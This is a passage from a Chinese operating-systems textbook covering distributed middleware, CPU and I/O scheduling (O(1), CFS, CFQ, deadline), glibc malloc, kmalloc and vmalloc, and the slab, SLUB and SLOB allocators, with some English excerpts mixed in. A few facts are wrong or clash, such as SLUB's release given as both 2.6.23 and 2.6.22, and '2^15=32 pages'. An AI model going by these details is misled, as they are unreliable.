



图 14-12 进程与 VFS 的交互

图 14-13 `file_struct` 中的 `fd` 数组




图 14-14 块设备描述符

14.8 分布式系统

分布式计算技术是一门计算机科学，它研究如何把一个需要非常巨大的计算能力才能解决的问题分成许多小的部分，然后把这些部分分配给许多计算机进行处理，最后把这些计算结果综合起来得到最终的结果。共享稀有资源和平衡负载是计算机分布式计算的核心思想之一。

在一个分布式系统中，一组独立的计算机展现给用户的是一个统一的整体，就好像是一个系统似的。系统拥有多种通用的物理和逻辑资源，可以动态的分配任务，分散的物理和逻辑资源通过计算机网络实现信息交换。系统中存在一个以全局的方式管理计算机资源的分布式操作系统。通常，对用户来说，分布式系统只有一个模型或范型。在操作系统之上有一层软件中间件（middleware）负责实现这个模型。一个著名的分布式的例子是万维网（World Wide Web），在万维网中，所有的一切看起来就好像是一个文档（Web 页面）一样。

分布式软件系统（Distributed Software Systems）是支持分布式处理的软件系统，是在由通信网络互联的多处理机体系结构上执行任务的系统。它包括分布式操作系统、分布式程序设计语言及其编译（解释）系统、分布式文件系统和分布式数据库系统等。

14.8.1 CORBA

CORBA（Common Object Request Broker Architecture）是在 1992 年由 OMG（Open Management Group）组织提出的软件构建标准。那时的分布式应用环境都采用 Client/Server 架构，CORBA 的应用很大程度的提高了分布式应用软件的开发效率。

14.8.2 DCOM

当时的另一种分布式系统开发工具是 Microsoft 的 DCOM（Distributed Common Object Model）。Microsoft 为了使在 Windows 平台上开发的各种应用软件产品的功能能够在运行时（Runtime）相互调用（比如在 Microsoft Word 中直接编辑 Excel 文件），实现了 OLE（Linked and Embedded Object）技术，后来这个技术衍生为 COM（Common Object Model）。

14.8.3 J2EE

随着 Internet 的普及和网络服务（Web Services）的广泛应用，Browser/Server 架构的模式逐渐体现出它的优势。于是，Sun 公司在其 Java 技术的基础上推出了应用于 B/S 架构的 J2EE 的开发和应用平台；Microsoft 也在其 DCOM 技术的基础上推出了主要面向 B/S 应用的.NET 开发和应用平台。

J2EE 是一套全然不同于传统应用开发的技术架构，包含许多组件，主要可简化且规范应用系统的开发与部署，进而提高可移植性、安全与再用价值。

J2EE 核心是一组技术规范与指南，其中所包含的各类组件、服务架构及技术层次，均有共同的标准及规格，让各种依循 J2EE 架构的不同平台之间，存在良好的兼容性，解决过去企业后端使用的信息产品彼此之间无法兼容，企业内部或外部难以互通的窘境。

J2EE 组件和“标准的” Java 类的不同点在于：它被装配在一个 J2EE 应用中，具有固定格式并遵守 J2EE 规范，由 J2EE 服务器对其进行管理。J2EE 规范是这样定义 J2EE 组件的：客户端应用程序和 applet 是运行在客户端的组件；Java Servlet 和 Java Server Pages (JSP) 是运行在服务器端的 Web 组件；Enterprise Java Bean (EJB) 组件是运行在服务器端的业务组件。

14.8.4 Hadoop

Hadoop 是一个分布式系统基础架构，由 Apache 基金会所开发。用户可以在不了解分布式底层细节的情况下，开发分布式程序。充分利用集群的威力进行高速运算和存储。Hadoop 实现了一个分布式文件系统（Hadoop Distributed File System），简称 HDFS。HDFS 有高容错性的特点，并且设计用来部署在低廉的（low-cost）硬件上；而且它提供高吞吐量（high throughput）来访问应用程序的数据，适合那些有着超大数据集（large data set）的应用程序。HDFS 放宽了（relax）POSIX 的要求，可以以流的形式访问（streaming access）文件系统中的数据。Hadoop 的框架最核心的设计就是：HDFS 和 MapReduce。HDFS 为海量的数据提供了存储，则 MapReduce 为海量的数据提供了计算。

14.9 调度

14.9.1 作业调度

作业调度，也称批处理，简称 BP (batch processing)，是指在计算机上无须人工干预而执行系列程序的作业。批处理任务无须人工交互，所有的输入数据预先设置于程序或命令行参数中。这是不同于需要用户输入数据的交互程序的概念。批处理的发展远胜当初的大型电脑上的应用，现在也常用于 UNIX 环境，用 CRON 和 at 机制来安排复杂的工作程序。微软的 DOS 和 Windows 系统也有类似的命令描述语言，称为批处理文件。批处理是相对于实时处理，在公共交通中，公共小巴时常都是用批处理的方法运输乘客的。办公室内的激光打印机，也是以批处理的方法，应付多于一个客端用户的打印指令，避免打印输出混乱。

Shortest job next (SJN), 又称 Shortest Job First (SJF) 或 Shortest Process Next (SPN), 选择具有最短执行时间的作业来执行, 为非抢占式调度算法, 而 Shortest remaining time 为其抢占式变种。

Generalized processor sharing (GPS) is a service policy for multiple classes of customers where service capacity is shared between customer classes according to some fixed weights. Service is shared between all non-empty classes in the same ratio as the weight factors (positive values for each service class). In processor scheduling, generalized processor sharing is "an idealized scheduling algorithm that achieves perfect fairness. All practical schedulers approximate GPS and use it as a reference to measure fairness." Generalized processor sharing assumes that traffic is fluid (infinitesimal packet sizes), and can be arbitrarily split. There are several service disciplines which track the performance of GPS quite closely such as weighted fair queuing (WFQ)[4] and known as packet-by-packet generalized processor sharing (PGPS).

Weighted round robin (WRR) is a scheduling discipline. Each packet flow or connection has its own packet queue in a network interface card. It is the simplest approximation of generalized processor sharing (GPS). While GPS serves infinitesimal amounts of data from each nonempty queue, WRR serves a number of packets for each nonempty queue.

速率单调 (RM) 算法是 C. L. LIU (刘炯朗) 和 J. W. LAYLAND 提出的单处理机实时周期性任务静态优先级调度算法。该算法按照任务的速率分配优先级。速率越大, 优先级越高; 速率越小, 优先级越低。These operating systems are generally preemptive and have deterministic guarantees with regard to response times. Rate monotonic analysis is used in conjunction with those systems to provide scheduling guarantees for a particular application.

Highest Response Ratio Next (HRRN) scheduling is a non-preemptive discipline, similar to Shortest Job Next (SJN), in which the priority of each job is dependent on its estimated run time, and also the amount of time it has spent waiting. Jobs gain higher priority the longer they wait, which prevents indefinite postponement (process starvation). In fact, the jobs that have spent a long time waiting compete against those estimated to have short run times.

$$\text{priority} = \frac{\text{waitingTime}}{\text{estimatedRunningTime}} + 1 \quad (14.1)$$

基于优先数调度算法 (HPF): 每一个作业规定一个表示该作业优先级别的整数, 当需要将新的作业由输入井调入内存处理时, 优先选择优先数最高的作业。

14.9.2 I/O 调度

Linux 的 I/O 调度算法又称电梯算法, 主要有:

CFQ(完全公平排队) 在最新的内核版本和发行版中，都选择 CFQ 做为默认的 I/O 调度器，对于通用的服务器也是最好的选择。CFQ 实现了一种 QoS 的 IO 调度算法。该算法为每一个进程分配一个时间窗口，在该时间窗口内，允许进程发出 IO 请求。通过时间窗口在不同进程间的移动，保证了对于所有进程而言都有公平的发出 IO 请求的机会。同时 CFQ 也实现了进程的优先级控制，可保证高优先级进程可以获得更长的时间窗口。CFQ 为每个进程/线程，单独创建一个队列来管理该进程所产生的请求，也就是说每个进程一个队列，各队列之间的调度使用时间片来调度。

NOOP NOOP 调度器十分简单，其只拥有一个等待队列，每当来一个新的请求，仅仅是按先来先处理的思路将请求插入到等待队列的尾部。其应用环境主要有以下两种：一是物理设备中包含了自己的 I/O 调度程序，比如 SCSI 的 TCQ；二是寻道时间可以忽略不计的设备，比如 SSD 等。

Deadline(截止时间调度程序) DEADLINE 调度算法主要针对 I/O 请求的延时而设计，每个 I/O 请求都被附加一个最后执行期限。该算法维护两类队列，一是按照扇区排序的读写请求队列；二是按照过期时间排序的读写请求队列。如果当前没有 I/O 请求过期，则会按照扇区顺序执行 I/O 请求；如果发现过期的 I/O 请求，则会处理按照过期时间排序的队列，直到所有过期请求都被发射为止。在处理请求时，该算法会优先考虑读请求。当系统中存在的 I/O 请求进程数量比较少时，与 CFQ 算法相比，DEADLINE 算法可以提供较高的 I/O 吞吐率。

AS(预料 I/O 调度程序) CFQ 和 DEADLINE 考虑的焦点在于满足零散 IO 请求上。对于连续的 IO 请求，比如顺序读，并没有做优化。为了满足随机 IO 和顺序 IO 混合的场景，Linux 还支持 ANTICIPATORY 调度算法。ANTICIPATORY 的在 DEADLINE 的基础上，为每个读 IO 都设置了 6ms 的等待时间窗口。如果在这 6ms 内 OS 收到了相邻位置的读 IO 请求，就可以立即满足。

在传统的 SAS 盘上，CFQ、DEADLINE、ANTICIPATORY 都是不错的选择；对于专属的数据库服务器，DEADLINE 的吞吐量和响应时间都表现良好。然而在新兴的固态硬盘比如 SSD、Fusion IO 上，最简单的 NOOP 反而可能是最好的算法，因为其他三个算法的优化是基于缩短寻道时间的，而固态硬盘没有所谓的寻道时间且 IO 响应时间非常短。

查看当前系统支持的 IO 调度算法

```
[root@localhost ~]# dmesg | grep -i scheduler
io scheduler noop registered
io scheduler anticipatory registered
io scheduler deadline registered
```

```
io scheduler cfq registered (default)
```

查看当前系统的 I/O 调度方法:

```
cat /sys/block/sda/queue/scheduler  
noop anticipatory deadline [cfq]
```

临时更改 I/O 调度方法:

```
echo noop > /sys/block/sda/queue/scheduler
```

想永久的更改 I/O 调度方法, 需修改内核引导参数, 加入 elevator= 调度程序名

```
vi /boot/grub/menu.lst
```

更改到如下内容:

```
kernel /boot/vmlinuz-2.6.18-8.el5 ro root=LABEL=/ elevator=deadline rhgb quiet
```

14.9.3 进程调度

参考<http://blog.csdn.net/zhoudaxia/article/details/7375668>

Ingo Molnar 开发了 O(1) 调度器, 在 CFS 和 RSDL 之前, 这个调度器不仅被 Linux2.6 采用, 还被 backport 到 Linux2.4 中, 很多商业的发行版本都采用了这个调度器。每个 CPU 都有两个进程队列, 采用优先级为基础的调度策略。内核为每个进程计算出一个反映其运行“资格”的权值, 然后挑选权值最高的进程投入运行。在运行过程中, 当前进程的资格随时间而递减, 从而在下一次调度的时候原来资格较低的进程可能就有资格运行了。到所有进程的资格都为零时, 就重新计算。调度程序运行时, 要在所有可运行的进程中选择最值得运行的进程。

选择进程的依据主要有 task_struct 结构中有以下四项: 调度策略 (policy, 取值有 SCHED_OTHER、SCHED_FIFO 和 SCHED_RR)、静态优先级 (priority)、动态优先级 (counter, 进程剩余的时间片, 它的起始值就是 priority 的值)、以及实时优先级 (rt_priority, 实时进程特有的)。在进程运行过程中, counter 不断减少, 而 priority 保持不变, 以便在 counter 变为 0 的时候 (该进程用完了所分配的时间片) 对 counter 重新赋值。

对于实时进程, Linux 采用了两种调度策略, 即 SCHED_FIFO(先来先服务调度) 和 SCHED_RR (时间片轮转调度)。因为实时进程具有一定程度的紧迫性, 所以衡量一个实时进程是否应该运行, Linux 采用了一个比较固定的标准。实时进程的 counter 只是用来表示该进程的剩余时间片, 并不作为衡量它是否值得运行的标准。SCHED_FIFO 进程会一直运行, 直到 I/O 阻塞或者主动释放 CPU, 或者是 CPU 被另一个具有更高 rt_priority 的实时

进程抢先。SCHED_OTHER 为普通进程，采用动态优先调度策略。只要系统中有一个实时进程在运行，则任何 SCHED_OTHER 进程都不能在任何 CPU 运行。

从某种意义上讲，所有位于当前队列的任务都将被执行并且都将被移到“过期”队列之中（实时进程则例外，交互性强的进程也可能例外）。当这种事情发生时，情况就会有所变化，队列就会被进行切换，原来的“过期”队列成为当前队列，而空的当前队列也就变成了过期队列。

schedule() 函数是完成进程调度的主要函数，并完成进程切换的工作，它在/kernel/sched.c 中的定义如下：

```
1 {
2 ...
3     int idx;
4 ...
5     preempt_disable(); //关闭内核抢占
6 ...
7     //快速定位优先级最高(值最小)的非空就绪进程链表，每个优先级对应位图上的一格
8     idx = sched_find_first_bit (array ->bitmap);
9     queue = array ->queue + idx; //
10    next = list_entry (queue ->next, task_t, run_list); //
11 ...
12    prev = context_switch(rq, prev, next); //
13 ...
14 }
```

Linux2.4 调度系统在所有就绪进程的时间片都耗完以后在调度器中一次性重新计算，其中重算是用 for 循环相当耗时。Linux2.6 为每个 CPU 保留 active 和 expired 两个优先级数组，active 数组中包含了有剩余时间片的任务，expired 数组中包含了所有用完时间片的任务。当一个任务的时间片用完了就会重新计算其时间片，并插入到 expired 队列中，当 active 队列中所有进程用完时间片时，只需交换指向 active 和 expired 队列的指针即可。此交换是实现 O(1) 算法的核心，由 schedule() 中以下程序来实现：

```
1     array = rq ->active;
2     if (unlikely (!array->nr_active)) {
3         rq ->active = rq ->expired;
4         rq ->expired = array;
5         array = rq ->active;
6 ...
7     }
```

Nice 值为用户空间的优先级设置值，范围是 -20 到 +19，映射到 priority 的 100 到 139

这段空间。而 priority 的 0 到 99 是给实时进程用的，这也意味着 nice 只能设置非实时进程的优先级。拥有 Nice 值越大的进程的实际优先级越小（即 Nice 值为 +19 的进程优先级最小，为 -20 的进程优先级最大），默认的 Nice 值是 0。由于 Nice 值是静态优先级，所以一经设定，就不会再被内核修改，直到被重新设定。Nice 值只起干预 CPU 时间分配的作用，实际中的细节，由动态优先级决定。可用 nice 命令设置程序的 Nice 值，也可用 renice 来修改该值。`top` 的 r 键（renice）也可修改该值。“Nice 值”这个名称来自英文单词 nice，意思为友好。Nice 值越高，这个进程越“友好”，就会让给其他进程越多的时间。

通常状况下，一个系统中所有的进程被分配到的时间片长短并不是相等的，尽管初始时间片基本相等（在 Linux 系统中，初始时间片也不相等，而是各自父进程的一半），系统通过测量进程处于“睡眠”和“正在运行”状态的时间长短来计算每个进程的交互性，交互性 (bonus 值) 和每个进程预设的静态优先级 (Nice 值) 的叠加即是动态优先级，动态优先级按比例缩放就是要分配给那个进程时间片的长短。一般地，为了获得较快的响应速度，交互性强的进程（即趋向于 IO 消耗型，其 bonus 值较大）被分配到的时间片要长于交互性弱的（趋向于处理器消耗型）进程。

```
dynamic_prio = max (100, min (static_prio - bonus + 5, 139))
```

O(1) 调度器区分交互式进程和批处理进程的算法与以前虽大有改进，但仍然在很多情况下会失效。有一些著名的程序总能让该调度器性能下降，导致交互式进程反应缓慢。例如 fifty.c, thud.c, chew.c, ring-test.c, massive_intr.c 等。而且 O(1) 调度器对 NUMA 支持也不完善。为了解决这些问题，大量难以维护和阅读的复杂代码被加入 Linux2.6.0 的调度器模块，虽然很多性能问题因此得到了解决，可是另外一个严重问题始终困扰着许多内核开发者，那就是代码的复杂度问题。很多复杂的代码难以管理并且对于纯粹主义者而言未能体现算法的本质。为了解决 O(1) 调度器面临的问题以及应对其他外部压力，需要改变某些东西。这种改变来自 Con Kolivas 的内核补丁 staircase scheduler（楼梯调度算法），以及改进的 RSDL（Rotating Staircase Deadline Scheduler）。它为调度器设计提供了一个新的思路。Ingo Molnar 在 RSDL 之后开发了 CFS，并最终被 2.6.23 内核采用。它从 RSDL/SD 中吸取了完全公平的思想，不再跟踪进程的睡眠时间，也不再企图区分交互式进程。它将所有的进程都统一对待，这就是公平的含义。CFS 的算法和实现都相当简单，众多的测试表明其性能也非常优越。与之前的 Linux 调度器不同，CFS 没有将任务维护在链表式的运行队列中，它抛弃了 active/expire 数组，而是对每个 CPU 维护一个以时间为顺序的红黑树。

14.9.4 实时操作系统

实时操作系统与一般的操作系统相比，最大的特色就是其“实时性”，也就是说，如果有一个任务需要执行，实时操作系统会马上（在较短时间内）执行该任务，不会有较长

的延时。这种特性保证了各个任务的及时执行。

衡量一个实时操作系统坚固性的重要指标，是他从接收一个任务，到完成该任务所需的时间，其时间的变化称为抖动。硬实时操作系统比软实时操作系统有更少的抖动。设计实时操作系统的首要目标不是高的吞吐量，而是保证任务在特定时间内完成。硬实时操作系统必须使任务在确定的时间内完成，而软实时操作系统能让绝大多数任务在确定时间内完成。

实时操作系统与一般的操作系统有着不同的调度算法。普通操作系统的调度器对于线程优先级等方面的处理更加灵活；而实时操作系统追求最小的中断延迟和线程切换延迟。

Linux 是作为通用操作系统开发的，其内核在实时处理能力上先天不足，部分网络开发社区将其经过改造能在一定程度上成为实时操作系统。

常用的 RTOS 包括：LynxOS，RTLinux，VxWorks，Windows CE，μC/OS 等。

14.10 Glibc 的 malloc 实现

在程序开发中，堆和栈是最常使用的两个内存区，在 Linux 下栈分为用户栈和内核栈，内核栈具有固定大小，而用户栈可以通过 ulimit 来设定，最大 8M。

Glibc 分配算法思想：

- 小于等于 64 字节：用 pool 算法分配
- 64 到 512 字节之间：在最佳凭配算法分配和 pool 算法分配中取一种合适的
- 大于等于 512 字节：用最佳凭配算法分配
- 大于等于 128K：直接调用 OS 提供的函数（如 mmap）分配

```
1 typedef struct free_list {  
2     spin_lock_t lock; /* spin lock for mutual exclusion */  
3     header_t head; /* head of free list for this size */  
4 #ifdef DEBUG  
5     int in_use; /* # mallocs - # frees */  
6 #endif DEBUG  
7 } * free_list_t;  
8  
9 typedef union header {  
10     union header *next;  
11     struct free_list *fl;
```

```
12 } *header_t;  
13  
14 #define MIN_SIZE 8 /* minimum block size */  
15 #define NBUCKETS 29  
16  
17 /*block size 8,16,24, ...,64 */  
18 static struct free_list malloc_free_list [NBUCKETS];
```

内存碎片包括内部碎片和外部碎片。

14.11 内核中的内存分配

14.11.1 内存空间

内核被安装在物理空间的第 2 个 MB 处 (0x00100000) 开始。典型的内核配置让内核能容入 3MB 空间内。BIOS 会使用第一个 MB 的某些内存。启动早期，内核会通过 BIOS 获取系统中物理内存大小。

进程线性空间前 3GB(0x00000000 to 0xbfffffff) 可在用户态和内核态下访问，后 1GB(0xc0000000 to 0xffffffff) 只能在内核态访问。PAGE_OFFSET 宏被定义为 0xc0000000。

14.11.2 kmalloc

1、kmalloc() 是内核中最常见的内存分配方式，它最终调用伙伴系统的 __get_free_pages() 函数分配，根据传递给这个函数的 flags 参数，决定这个函数的分配适合什么场合，如果标志是 GFP_KERNEL 则仅仅可以用于进程上下文中，如果标志 GFP_ATOMIC 则可以用于中断上下文或者持有锁的代码段中。kmalloc 返回的线形地址是直接映射的，而且用连续物理页满足分配请求，且内置了最大请求数 ($2^{15}=32$ 页)。

2、kmap() 是主要用在高端存储器页框的内核映射中，一般是这么使用的：使用 alloc_pages() 在高端存储器区得到 struct page 结构，然后调用 kmap(struct *page) 在内核地址空间 PAGE_OFFSET+896M 之后的地址空间中 (PKMAP_BASE 到 FIXADDR_STAR) 建立永久映射 (如果 page 结构对应的是低端物理内存的页，该函数仅仅返回该页对应的虚拟地址) kmap() 也可能引起睡眠，所以不能用在中断和持有锁的代码中。不过 kmap 只能对一个物理页进行分配，所以尽量少用。

3、vmalloc 优先使用高端物理内存，但性能上会打些折扣。vmalloc 分配的物理页不会被交换出去；vmalloc 返回的虚地址大于 (PAGE_OFFSET + sizeof(phys memory) + GAP)，

为 VMALLOC_START—VMALLOC_END 之间的线形地址; vmalloc 使用的是 vmlist 链表，与管理用户进程的 vm_area_struct 要区别，而后者会 swapped;

4、使用 kmap 的原因：对于高端物理内存 (896M 之后)，并没有和内核地址空间建立一一对应的关系 (即虚拟地址 = 物理地址 +PAGE_OFFSET 这样的关系)，所以不能使用 get_free_pages() 这样的页分配器进行内存的分配，而必须使用 alloc_pages() 这样的伙伴系统算法的接口得到 struct *page 结构，然后将其映射到内核地址空间，注意这个时候映射后的地址并非和物理地址相差 PAGE_OFFSET.

14.11.3 slab 分配器

在内核编程中，可能经常会有一些数据结构需要反复使用和释放，按照通常的思路，可能是使用 kmalloc 和 kfree 来实现。但是这种方式效率不高，Linux 为我们提供了更加高效的方法——Slab 高速缓存管理器。

14.12 内存管理

14.12.1 虚拟内存

虚拟内存是一种将内存组织 (memory organization) 同物理硬件解耦的方法。产生的作用包括：访问保护，内存共享，屏蔽物理组织 (屏蔽主存与二级存储直接的交换，注意两级存储都叫 memory，虚拟内存实际上是 virtual memory)。

14.12.2 内存池

malloc 和 operator new 等动态内存分配接口存在外部碎片等问题，考虑到性能原因，不适合用于实时系统。更有效的方式是使用内存池分配。有许多实时操作系统采用了内存池，IBM 的 Transaction Processing Facility 便是其中一个例子。Nginx 等系统中，内存池这一术语指的是 region，即一组变长分配被一次释放。

内存池的分配函数，可以不仅仅返回地址，而是返回一个 handle。比如 handle 实现为一个无符号整型，可切割为池号、块号和版本号。版本号用于检测内存块的重复释放。多个内存池可以防止树状结构中。

内存池的缺点是产生内部碎片，尤其对大块而言浪费显著。此外，内存池还必须针对具体应用进行 tune。相对 malloc，内存池的优点是：诸多同类型对象所需的内存，只需调用一次 malloc 和一次 free (chunking 技术)；针对同一类型的频繁分配释放，有常数操作时间；不需占用额外空间的管理信息 (对于小块而言管理信息意味着利用率低效)。

14.12.3 伙伴系统

伙伴块分配技术: In this system, memory is allocated into several pools of memory instead of just one, where each pool represents blocks of memory of a certain power of two in size. All blocks of a particular size are kept in a sorted linked list or tree and all new blocks that are formed during allocation are added to their respective memory pools for later use. If a smaller size is requested than is available, the smallest available size is selected and halved. One of the resulting halves is selected, and the process repeats until the request is complete. When a block is allocated, the allocator will start with the smallest sufficiently large block to avoid needlessly breaking blocks. When a block is freed, it is compared to its buddy. If they are both free, they are combined and placed in the next-largest size buddy-block list. 一个内存块被释放时，需要找到其 buddy，判断是否合并。通过一个异或运算即可找到其 buddy。

Linux 用伙伴系统来管理连续页帧。为了在同一页帧内部的小对象分配，早期的 Linux 使用 13 个几何分布内存池（块长均为 2 的幂，32 字节到 128KB），而伙伴系统用于向内存池供给。后来 Linux 改用 slab 分配器。

14.12.4 slab 分配器

slab 分配器最早被 Solaris2.4 被 Jeff Bonwick 引入，广泛用于 Unix 类操作系统，包括 Linux。Linux 自 2.6.23 版本开始以 SLUB 分配器代替 slab 分配器作为默认分配器。Jeff 发现对内核中普通对象进行初始化所需的时间超过了对其进行分配和释放所需的时间。因此他的结论是不应该将内存释放回一个全局的内存池，而是将内存保持为针对特定目而初始化的状态。例如，如果内存被分配给了一个互斥锁，那么只需在为互斥锁首次分配内存时执行一次互斥锁初始化函数（`mutex_init`）即可。

每一种类型的对象对应的存储系统成为一个 cache(`kmem_cache_t` 类型)。每一个对象的 cache 系统由一个或多个 slab 构成，每个 slab 是一组连续的页帧，容纳多个对象块。内核中用 slab 分配器提供内存的资源包括进程描述字，文件描述符，信号量等。内核周期性扫描各 cache，释放空的 slab。

Memcached 用 slab 分配器作内存管理。注意网上谈论的 slab 分配器多是 memcached 的分配器，而不是 Linux 内核的。

与传统的内存管理模式相比，slab 缓存分配器提供了很多优点。首先，内核通常依赖于对小对象的分配，它们会在系统生命周期内进行无数次分配。slab 缓存分配器通过对类似大小的对象进行缓存而提供这种功能，从而避免了常见的碎片问题。slab 分配器还支持通用对象的初始化，从而避免了为同一目而对一个对象重复进行初始化。最后，slab 分配器还可以支持硬件缓存对齐和着色，这允许不同缓存中的对象占用相同的缓存行，从而提




图 14-15 Linux 内核 slab 分配器结构

高缓存的利用率并获得更好的性能。

Linux 内核中，slab 分配器具体用法可以这样：

```

1 struct kmem_cache *cachep = NULL;
2 cachep = kmem_cache_create("cache_name",
3     sizeof(struct mystruct), 0, SLAB_HWCACHE_ALIGN, NULL, NULL);
4 struct yourstruct *bodyp = NULL;
5 bodyp = (struct yourstruct *) kmem_cache_alloc(cachep,
6     GFP_ATOMIC & ~__GFP_DMA);
7 // .... use bodyp
8 kmem_cache_free(cachep, bodyp);
9 // .... other stuff
10 kmem_cache_destroy(cachep);

```

proc 文件系统提供了一种简单的方法来监视系统中所有活动的 slab 缓存。这个文件称为 /proc/slabinfo，它除了提供一些可以从用户空间访问的可调整参数之外，还提供了有关所有 slab 缓存的详细信息。要调优特定的 slab 缓存，可以简单地向 /proc/slabinfo 文件中以字符串的形式回转 slab 缓存名称和 3 个可调整的参数。格式为 “cacheName limit batchcount sharedfactor”：

```
# echo "my_cache 128 64 8" > /proc/slabinfo
```




图 14-16 Memcached: slab 和 chunk

limit 字段表示每个 CPU 可以缓存的对象的最大数量。batchcount 字段是当缓存为空时转换到每个 CPU 缓存中全局缓存对象的最大数量。sharedfactor 参数说明了 SMP 系统的共享行为。

Linux 内核之内存管理 http://www.360doc.com/content/13/0414/15/7044580_278199905.shtml

14.12.5 slab, slub 和 slob

Slab 是基础，是最早从 Sun OS 那引进的；Slub 是在 Slab 上进行的改进，在大型机上表现出色；而 Slob(Simple List Of Blocks) 是针对小型系统设计的，主要是嵌入式。

SLAB 是 Linux 上一个古老的内存分配器。因为其结构复杂，所以几乎没有人敢修改它。众所周知，操作系统进行内存分配的时候，是以页为单位进行的，也可以称为内存块或者堆。但是内核对象远小于页的大小，而这些对象在操作系统的生命周期中会被频繁的申请和释放，并且实验发现，这些对象初始化的时间超过了分配内存和释放内存的总时间，所以需要一种更细粒度的针对内核对象的分配算法，于是 SLAB 诞生了：SLAB 缓存已经释放的内核对象，以便下次申请时不需要再次初始化和分配空间，类似对象池的概念。并且没有修改通用的内存分配算法，以保证不影响大内存块分配时的性能。

SLAB 最上层为一个由多个 kmem_cache 组成的 cache chain。每个 kmem_cache 由 slabs_full, slabs_partial, slabs_empty 这 3 个队列组成，分别标记 slab 全部已被分配的页，部分被分配的页，为分配 slab 的页。显然，一个新的 slab 申请到达时，slab_partial 页会被考虑；一个内存块释放时，slab_empty 将被优先考虑。

由于 SLAB 按照对象的大小进行了分组，在分配的时候不会产生堆分配方式的碎片，也不会产生 Buddy 分配算法中的空间浪费，并且支持硬件缓存对齐来提高 TLB 的性能，堪称完美。但是这个世界上没有完美的算法，一个算法要么占用更多的空间以减少运算时

间，要么使用更多的运算时间减少空间的占用。优秀的算法就是根据实际应用情况在这两者之间找一个平衡点。SLAB 虽然能更快的分配内核对象，但是 metadata，诸如缓存队列等复杂层次结构占用了大量的内存。

SLUB("the unqueued slab allocator") 因此而诞生：SLUB 不包含 SLAB 这么复杂的结构。SLAB 不但有队列，而且每个 SLAB 开头保存了该 SLAB 对象的 metadata。SLUB 只将相近大小的对象对齐填入页面，并且保存了未分配的 SLAB 对象的链表，访问的时候容易快速定位，省去了队列遍历和头部 metadata 的偏移计算。该链表虽然和 SLAB 一样是每 CPU 节点单独维护，但使用了一个独立的线程来维护全局的 SLAB 对象，一个 CPU 不使用的对象会被放到全局的 partial 队列，供其他 CPU 使用，平衡了个节点的 SLAB 对象。回收页面时，SLUB 的 SLAB 对象是全局失效的，不会引起对象共享问题。另外，SLUB 采用了合并相似 SLAB 对象的方法，进一步减少内存的占用。

据内核开发人员称，SLUB 相对于 SLAB 有 5%-10% 的性能提升和减少 50% 的内存占用。所以 SLUB 是一个时间和空间上均有改善的算法，而且 SLUB 完全兼容 SLAB 的接口，所以内核其他模块不需要修改即可从 SLUB 的高性能中受益。SLUB 在 2.6.22 内核中理所当然的替代了 SLAB。

SLAB 分配器多年以来一直位于 Linux 内核的内存管理部分的核心地带，内核黑客们一般不愿意主动去更改它的代码，因为它实在是非常复杂，而且在大多数情况下，它的工作完成的相当不错。但是，随着大规模多处理器系统和 NUMA 系统的广泛应用，SLAB 分配器逐渐暴露出自身的严重不足：

1. 较多复杂的队列管理。在 SLAB 分配器中存在众多的队列，例如针对处理器的本地对象缓存队列，slab 中空闲对象队列，每个 slab 处于一个特定状态的队列中，甚至缓冲区控制结构也处于一个队列之中。有效地管理这些不同的队列是一件费力且复杂的工作。

